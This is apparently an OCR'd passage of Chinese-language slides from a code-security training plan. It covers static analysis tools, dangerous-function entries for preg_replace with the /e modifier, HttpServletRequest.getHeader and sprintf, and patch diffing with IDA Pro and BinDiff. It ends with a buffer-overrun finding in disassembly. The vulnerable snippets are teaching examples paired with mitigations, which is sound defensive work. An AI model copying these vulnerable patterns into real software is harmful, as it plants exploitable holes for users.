- **Klocwork**
- C/C++, C# , Java


- **Parasoft**
- C/C++(C/C++test), Java(Jtest), .NET(dotTEST)

- **CodeSonar**
- C/C++, Java, and binaries


第6~7天（周末）

- **漏洞和代码安全知识库+练习**
- vulncat teamMentor(VPN) AppSource(Software)
  - 开源软件源码更新版本Patchdiff
  - 危险函数/有漏洞历史的函数
- PHP/Java配置与权限（Struts 2 & WebLogic）
  - C#/Java静态分析
  - C/C++编译分析
- 漏洞测试环境 Nginx源码 + 源代码审计工具
  - 学习目标：分析多种漏洞的共同性


PHP


ObjectiveC
PHP
Auth._factory
Zend_Application.setInc
Zend_Application.setInc
___Php.addcslashes
___Php.addslashes
___Php.chgrp
___Php.chmod
___Php.chown
___Php.chroot
___Php.ibase_blob_echo
___Php.include
___Php.include_once
___Php.lchgrp
___Php.lchown
___Php.php_check_synt
___Php.preg_replace
___Php.require
___Php.require_once
Pattern
Index
Vulnerability
preg_replace Code Execution
The preg_replace API performs a search and replace. This API accepts a maximum of five arguments:
The $pattern is used to search for matches in the $subject and any matches are replaced with $replacement.
The security concern is when the e modifier is used in the $pattern argument. The e modifier causes the value in $replacement to be executed as PHP code.
Example
PHP
<?php
preg_replace ("/(name\:\s)(\w+)/e", "'\\1'.strtolower('\\2')", $txt);
?>
Mitigation
If the e modifier must be used, verify that no user input is propagated to the $replacement argument. An attacker could attempt to modify the $replacement argument by injecting malicious PHP code into this argument. When the preg_replace API is executed, the attacker's code will also be executed.
References
preg_replace
This article applies to findings with the following criteria:
API
___Php.preg_replace(mixed;mixed;mixed;int;int):mixed

Java


javax.jms.BytesMessage
javax.jms.StreamMessag
javax.jms.StreamMessag
javax.rmi.CORBA.StubDe
javax.servlet.ServletReq
javax.servlet.ServletReq
javax.servlet.ServletReq
javax.servlet.ServletReq
javax.servlet.ServletReq
javax.servlet.ServletReq
javax.servlet.ServletReq
javax.servlet.ServletReq
javax.servlet.ServletReq
javax.servlet.http.HttpS
javax.servlet.http.HttpS
javax.servlet.http.HttpS
javax.servlet.http.HttpS
javax.servlet.http.HttpS
javax.servlet.http.HttpS
javax.servlet.jsp.JspWrit
javax.servlet.jsp.JspWrit
javax.sql.PooledConnect
Vulnerability
HttpServletRequest.getHeader
The application uses a method that requires input validation. The data this method retrieves comes from HTTP query headers that the client user can easily manipulate. Input validation is necessary to ensure the integrity of the dynamic data of the application. Validation is useful to protect against cross-site scripting, SQL Injection, command injection and corrupt application data fields.
Mitigation
Validate user input to match the expectations for that input field. For example, all date fields should be of the same format, which is published to the user. In addition, name fields and other text fields should be limited to an appropriate character set, no special characters, with expected minimum and maximum sizes.
Example
final String sessionId = request.getHeader("sessionId");
final String sql = "Select * from Sessions where sessionId = ?";
final PreparedStatement ps = con.prepareStatement(sql);
ps.setString(1, sessionId);
ps.execute();
Please note that using dynamically generated SQL queries is another bad practice. Refer to vulnerability type SQL.Injection for more detail.
Example
// This class would simply associate parameter/header/cookie
//names with a data type, plus bounds for numeric data or a
//regular expression for text.
Validator validator = Validator.getInstance(this.getServletContext);
try
{

C++


snprintf
sprintf
sprintf Buffer Overflov
sprintf Buffer Overflov
sscanf
strcadd
strcat
strccpy
strcpy
streadd
strecpy
strncat
strncpy
strtrns
strxfrm
swprintf
swscanf
ultoa
vfscanf
vfwscanf
vscanf
Vulnerability
sprintf Buffer Overflow - High
sprintf is susceptible to destination buffer overflow because it does not know the length of the destination buffer and therefore cannot check to make sure it does not overwrite it. You should consider using snprintf() or vsnprintf(), which takes a length parameter. Those APIs are security risks as well although to a much lesser degree. If you must use sprintf, a small amount of security can be gained by using precision specifications with the %s format specifier to specify the maximum length of that format item. An example of that might be %.6s, which specifies a length of exactly 6 characters for that format item.
Example
C++
char str[20];
sprintf(str, "%s", userInput);
In this example, there is no way to know if the size of the user input will be less than the fixed 20 character buffer.
Example
C++
char str[20];
sprintf(str, "%.19s", userInput);
In this example, a fixed buffer is still used, but there is an attempt to ensure that no more data than can be storied by using a precision specifier in the format string is copied.
Example
C++
char str[20];


第8天（周一）

- **静态反编译分析**
- 使用**IDA Pro**反汇编 + PatchDiff方法（Plugins + Scripts）
- zynamics BinDiff 二进制补丁比较（Similarity）
- BinNavi 汇编函数解析 函数执行流程 调试
- .NET -> NET Reflector
- Java Class -> Java Decompiler


- D-Link Router Backdoor
- 2014年4月8日：Windows XP SP3支持结束（分析 Server 2003）
- KBArticleNumber /X:C:\ExtractedPackage

- 学习目标：学会分析微软家族产品漏洞


PatchDiff


00039243 _SrvIssueQueryDirectoryRequest@32
primary
_SrvIssueQueryDirectoryRequest@32 000391B1
secondary

Trace



Variable


00039243 srv_original.sys::SrvIssueQueryDirectoryRequest(x,x,x,x,x,x,x,x)
00039243 push 0x34
00039245 push stru_1DF78
0003924A call __SEH_prolog
0003924F mov eax, ss:[ebp+arg_10]
00039252 xor edi, edi
00039254 cmp eax, edi
00039256 jz loc_392A1
Variables
Calling Functions
Register Tracking
Special Instructions
Code Bookmarks
000392B6 push ss: [ebp + arg_0]
arg_10 (1)
0003924F mov eax, ss: [ebp + arg_10]
arg_14 (1)
000392D7 mov edx, ss: [ebp + arg_14]
arg_18 (1)
000392FF cmp byte ss: [ebp + arg_18], byte 0
arg_1C (1)
00039309 cmp byte ss: [ebp + arg_1C], byte 0
arg_8 (2)
00039263 mov ebx, ss: [ebp + arg_8]

Execute

```
_text:08065890  return_append_str proc near
_text:08065890
_text:08065890  src = char* ptr 8
_text:08065890  s = char* ptr 12
_text:08065890  var_C = dword ptr -12
_text:08065890  var_8 = dword ptr -8
_text:08065890  var_4 = dword ptr -4
_text:08065890  sav$ = dword ptr 0
_text:08065890  return_addr$ = dword ptr 4

                dd 0x26748D

_text:08065900
_text:08065900  loc_8065900:
_text:08065900          mov     dword [esp],edi
_text:08065903          call    __thunk_.strlen
_text:08065908          mov     dword [esp],eax
_text:0806590B          call    __thunk_.malloc
```

⚠ Event 15: `malloc()` returns the address of a new object.
- This points to the buffer that will be overrun later.

▲ ▼ hide

```
_text:08065910          mov     dword [esp+4],edi
_text:08065914          lea     ebx, [eax+1]
_text:08065917          mov     dword [esp],ebx
_text:0806591A          call    __thunk_.strcpy
```

Buffer Overrun

This code writes past the end of the buffer pointed to by `strcpy:parameter_1`.

- `strcpy:parameter_1` evaluates to `malloc() + 1` from **gnuchess.lst:39954**.
- `strcpy()` writes to the byte at an offset that is the length of the string pointed to by `strcpy:parameter_2`, plus 1 from the beginning of the buffer pointed to by `strcpy:parameter_1`.
  - The offset exceeds the capacity.
  - The length of the string pointed to by `strcpy:parameter_2`, plus 1 evaluates to the length of the string pointed to by `s`, plus 1, which is bounded below by `1`. See related event 23.
  - The capacity of the buffer pointed to by `strcpy:parameter_1`, in bytes, is the length of the string pointed to by `s`, which is bounded below by `0`. See related events 16 and 22.
- The overrun occurs in heap memory.

The issue can occur if the highlighted code executes.

第9天（周二）

